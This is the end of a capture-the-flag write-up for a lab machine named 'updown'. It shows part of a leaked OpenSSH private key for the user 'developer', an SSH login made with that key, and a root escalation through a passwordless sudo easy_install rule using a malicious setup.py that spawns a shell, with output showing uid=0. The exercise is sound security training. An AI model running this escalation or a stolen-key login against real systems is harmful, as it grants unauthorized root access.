wgiMweEfRWzinUismUx3mc4z8J1PhQAAAAMBAAEAAAGAMhM4KP1ysRlpxhG/Q3kl1zaQXt
b/ilNpa+mjHykQo6+i5PHAipilCDih5CJFeUggr5L7f06egR4iLcebps5tzQw9IPtG2TF+
ydt1GUozEf0rtoJhx+eGkdiVWzYh5XNfKh4HZMzD/sso9mTRiATkglOPpNiom+hZo1ipE0
NBaoVC84pPezAtU4Z8wF51VLmM3Ooft9+T11j0qk4FgPFSxqt6WDRjJIkwTdKsMvzA5XhK
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ZVSxq4iINxYx/wKhpcl5yLD4BCb7cxfZLh8gHSjAu5+L01Ez7E8MPw+VU3QRG4/Y47g0cq
DHSERme/ArptmaqLXDCYrRMh1AP+EPfSEVfifh/ftEVhVAbv9LdzJkvUR69Kok5LIhAAAA
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VkKpZSWCnbuUVqnSFpHytRgjCx5f+inb++AzR4l2/ktrVl6fyiNAAiDs0aurHynsMNUjv0
N8WLHlBgS6IDcmEqhgXXbEmUTY53WdDhSbHZJo0PF2GRCnNQAAAMEAyuRjcawrbEZgEUXW
z3vcoZFjdpU0j9NSGaOyhxMEiFNwmf9xZ96+7xOlcVYoDxelx49LbYDcUq6g2O324qAmRR
RtUPADO3MPlUfI0g8qxqWn1VSiQBlUFpw54GIcuSoD0BronWdjicUP0fzVecjkEQ0hp7gu
gNyFi4s68suDESmL5FCOWUuklrpkNENk7jzjhlzs3gdfU0IRCVpfmiT7LDGwX9YLfsVXtJ
mtpd5SG55TJuGJqXCveM+U0DBdxsT5AAAAwQDDfs/CULeQUO+2Ij9rWAlKaTEKLkmZjSqB
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ZSESqGN9EfOnUqvQa317rHn03moDWTnYDbynVJuiQHlDaSCyf+uaZoCMINSG5IOC/4Sj0v
3zga8EzubgwnpU7r9hN2jWboCCIOeDtvXFv08KT8pFDCCA+sMa5uoWQlBqmsOWCLvtaOWe
N4jA+ppn1+3e0AAAASZGV2ZWxvcGVyQHNpdGVpc3VwAQ==
    -END OPENSSH PRIVATE KEY-
Traceback (most recent call last):
  File "/home/developer/dev/siteisup_test.py", line 4, in <module>
    page = requests.get(url)
  File "/usr/local/lib/python2.7/dist-packages/requests/api.py", line 75, in get
  return request('get', url, params=params, **kwargs)
File "/usr/local/lib/python2.7/dist-packages/requests/api.py", line 61, in request
    return session.request(method=method, url=url, **kwargs)
```

Now, we can login with the developer user and get the root user.

Getting Root

Saving the ssh key and changing the permissions of the file using chmod 600, we can login as developer:

```
ssh -i developer_priv.key developer@10.10.11.177
```

We can now get the user flag.

If we run sudo -1, we see the following:

The user developer can run easy_install as the super user without any password. Checking out the easy_install binary using GTFOBins (https://gtfobins.github.io/), we find the following:

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo easy_install $TF
```

Running the commands:

```
developer@updown:~$ TF=$(mktemp -d)
developer@updown:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
developer@updown:~$ sudo easy_install $TF
WARNING: The easy_install command is deprecated and will be removed in a future version.
Processing tmp.N2y7UhgI7L
Writing /tmp/tmp.N2y7UhgI7L/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.N2y7UhgI7L/egg-dist-tmp-uFpG80
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

We are now the root and the box is over.